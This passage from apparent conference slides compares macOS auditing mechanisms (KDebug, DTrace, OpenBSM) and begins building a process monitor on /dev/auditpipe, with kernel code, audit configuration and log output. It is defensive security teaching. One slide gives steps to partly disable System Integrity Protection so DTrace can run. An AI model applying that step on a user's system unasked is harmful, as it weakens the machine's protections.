            BSDDBG_CODE(DBG_BSD_EXCP_SC, code) | DBG_FUNC_END,
            error, uthread->uu_rval[0], uthread->uu_rval[1], pid, 0);
    }
}
```

KDebug via
KERNEL_DEBUG_CONSTANT*



"ktrace_start: Resource busy"

note: there can only be a single consumer of KDebug

consuming KDebug events

```
//enable KDebug
```

```
mib[0] = CTL_KERN;
mib[1] = KERN_KDEBBUG;
mib[2] = KERN_KDENABLE;
mib[3] = 1;
sysctl(mib, 4, NULL, 0, NULL, 0);
```

```
//read KDebug events
```

```
mib[0] = CTL_KERN;
mib[1] = KERN_KDEBBUG;
mib[2] = KERN_KDREADTR;
sysctl(mib, 3, buf, len, NULL, 0);
```

kdebug.h

```

/*
 * Kdebug is a facility for tracing events occurring on a system.
 *
 * All events are tagged with a 32-bit debugid:
 *
 * +-----+-----+-----+-----+
 * | Class (8) | Subclass (8) | Code (14) | Func |
 * |           |             |              | (2)  |
 * +-----+-----+-----+-----+
 * \_____/_
 *      ClassSubclass (CSC)
 * \_____/
 *                               Eventid
 * \_____/
 *                               Debugid
 *
 * The eventid is a hierarchical ID, indicating which components an event is
 * referring to. The debugid includes an eventid and two function qualifier
 * bits, to determine the structural significance of an event (whether it
 * starts or ends an interval).
 */

```

**"messages are compressed & encoded...
relying on /usr/share/misc/trace.codes"
-j. levin**


```
# kdv.universal 0
```

```
26912 0 0x053100da < CPUPM_IDLE_MWAIT kernel_task/0/0x66 Args:1 50 31412718 1
28095 0 0x01400026 < MACH_IDLE kernel_task/0/0x66 Args:0 5 0 0
29385 0 0x0c010004 MT_InsCyc_CPU_CSwitch kernel_task/0/0x66 Args:4f73b5942042 729a22ddcf7e 0 0
29699 0 0x01400008 MACH STKHANDOFF kernel_task/0/0x66 Args:0 3144 0 1f
```

**kdv's KDebug output
(newosxbook.com/tools/kdv.html)**

DTRACE

a powerful tracing capability



written in 'D', these scripts specify [to the kernel] which probes to activate for tracings

provider	description
<code>mach_trap</code>	mach traps
<code>proc</code>	processes (by pid)
<code>syscall</code>	BSD system calls
<code>vminfo</code>	virtual memory info

dtrace providers (partial)
(Mac OS X & iOS Internals)

DTRACE

but, now neutered by SIP :(

```
#!/bin/sh
# execsnoop - snoop process execution as it occurs.

/* SOLARIS: syscall::exec:return, syscall::exece:return */
proc:::exec-success
...
OPT_dump ? printf("%d %d %d %d %d %s ", timestamp/1000,
                curpsinfo->pr_projid, uid, pid, ppid, execname) :
           printf("%5d %6d %6d ", uid, pid, ppid);
```

Apple's execsnoop

```
# dtrace -l
dtrace: system integrity protection is on, some
features will not be available

# /usr/bin/execsnoop
: probe description proc:::exec-success does not
match any probes. System Integrity Protection on
```

- ❗ disable SIP:
- 1 boot into 'Recovery Mode'
 - 2 csrutil enable
--without dtrace


...System Integrity Protection (SIP)

OPENBSM

macOS's de-facto auditing mechanism



"macOS support [for Solaris' OpenBSM] was provided for Apple by McAfee"
-j. levin (*OS internals)



OPENBSM

kernel mode implementation



chapter 2: auditing
-j. levin (*os internals, v.iii)



event of interest?
yes: invoke AUDIT_* macro

bsd/dev/i386/systemcalls.c

```
void unix_syscall(x86_saved_state_t *state)
{
    ...
    AUDIT_SYSCALL_ENTER(code, p, uthread);
    error = (*(callp->sy_call))((void *) p, (void *) vt, &(uthread->uu_rval[0]));
    AUDIT_SYSCALL_EXIT(code, p, uthread, error);
}
```




auditing enabled?
yes: invoke audit_* function

```
#define AUDIT_SYSCALL_ENTER(args...) do { \
    if (AUDIT_ENABLED()) { \
        audit_syscall_enter(args); \
    } \
} while (0)
```

bsd/security/audit/audit.h



audit_record_write()
writes to log file



audit_pipe_submit()
appends to /dev/auditpipe

OPENBSM

configuration

*"auditing is actually enabled by default [on macOS], but its default settings are quite lax" -j. levin (*OS internals)*

```
# cat /etc/security/audit_control
dir:/var/audit
flags:lo,aa
naflags:lo,aa
policy:cnt,argv
filesz:2M
```

audit control file

```
# cat /etc/security/audit_event
...
6152:AUE_login:login - local:lo
6153:AUE_logout:logout - local:lo

44901:AUE_SESSION_START:session start:aa
44903:AUE_SESSION_END:session end:aa
```

audit events

```
# cat /etc/security/audit_class
0x00000000:no:invalid class
0x00000001:fr:file read
0x00000002:fw:file write
...
0x00000080:pc:process
0x00000100:nt:network
0x00000200:ip:ipc
0x00000400:na:non attributable
0x00000800:ad:administrative
0x00001000:lo:login_logout
0x00002000:aa:authentication and authorization
0x00004000:ap:application
0x20000000:io:ioctl
0x40000000:ex:exec
0x80000000:ot:miscellaneous
0xffffffff:all:all flags set
```

audit classes



audit events continually generated (in kernel), but filtering (i.e. `au_preselect()`) suppresses those that don't 'match' categories specified in audit control file.

OPENBSM

the audit logs



audit logs files are stored
in /var/audit



```
# ls -l /var/audit/  
lrwxr-xr-x  1 root  wheel      40 current -> /var/audit/20171219092201.not_terminated  
-r--r----- 1 root  wheel 285367 20171219092201.not_terminated
```




log in a binary
format, so use praudit

```
# praudit /var/audit/current  
header,141,11,user authentication,0,Sun Jan  7 10:37:33 2018  
subject,patrick,root,staff,root,staff,  
18059,100009,18059,0.0.0.0  
text,Verify password for record type Users 'patrick' node '/  
Local/Default'  
return,success,0  
trailer,141  
  
header,72,11,logout - local,0,Sun Jan  7 10:37:39 2018  
subject_ex,patrick,root,staff,patrick,staff,  
18052,18052,268435459,0.0.0.0  
return,success,0  
trailer,72
```



// 'login

\$ sudo <blah>



//logout

\$ exit

AUDITING MECHANISMS

a comparison of options

mechanism	events	consumers	api	SIP-compatible
 FSEvents	file i/o	many	yes	yes
 KDebug	any	1 (at a time)	yes	yes
 DTrace	any	many	yes	no
 OpenBSM	any	many	yes	yes




OpenBSM is the clear candidate for security tools looking to leverage macOS auditing capabilities!



let's see how!



THE GOOD

leveraging OpenBSM in security tools




OPENBSM AUDITING

programmatically, for security tools



events of interest




dtrace,
le dead :(

@hey_pom suggests
auditpipe (OpenBSM) !


AUDITING VIA OPENBSM

programmatically; a conceptual overview


1 connect to audit pipe



2 specify 'events' of interest



3 while(true)
read & tokenize events



CONNECTING TO THE AUDIT PIPE

simply (f)open '/dev/auditpipe'



"[applications can] tap into the audit stream...the kernel provides a character device - /dev/auditpipe"
-j. levin (*OS internals)

```
//audit pipe
#define AUDIT_PIPE "/dev/auditpipe"

//file pointer to audit pipe
FILE* auditFile = NULL;

//gotta be root
if(0 != getuid())
    return -1;

//open audit pipe for reading
auditFile = fopen(AUDIT_PIPE, "r");
```

opening the audit pipe

CONFIGURING THE AUDIT PIPE

specifying events of interest (i.e. process events)



let's build a
process monitor!

```
# cat /etc/security/audit_class
0x00000000:no:invalid class
0x00000001:fr:file read
...
0x00000080:pc:process
0x40000000:ex:exec
...
0x80000000:ot:miscellaneous
0xffffffff:all:all flags set
```

audit_class file

```
//event classes
u_int eventClasses = AUDIT_CLASS_EXEC | AUDIT_CLASS_PROCESS;

//set flags
ioctl(auditFileDescriptor, AUDITPIPE_SET_PRESELECT_FLAGS, &eventClasses);

//set 'na' flags
ioctl(auditFileDescriptor, AUDITPIPE_SET_PRESELECT_NAFLAGS, &eventClasses);
```

configuring the audit pipe

READING OFF THE AUDIT PIPE

via `au_read_record()`

```
u_char* recordBuff = NULL;

while(YES) {

    //read an audit record
    int len = au_read_rec(auditFile, &recordBuff);

    //parse!
```

reading an audit record

man `au_read_rec`

```
int au_read_rec(FILE *fp, u_char **buf);
```

The `au_read_rec()` function reads an audit record from the file stream `fp`, and returns an allocated memory buffer containing the record via `*buf`

The `au_read_rec()` function return 0 on success, or -1 on failure

`au_read_rec()`

 patrick wardle ✓
@patrickwardle

Replying to @hey_pom

@hey_pom tx!! though man pages lie
("au_read_rec() rets 0 on success" -nope; its
bytes read), now able 2 track proc
execs/forks in code :)



note: man pages lie!
`au_read_rec()` returns
number of bytes read

PARSING AUDIT RECORDS

via `au_fetch_tok()` & `tokenstr_t`

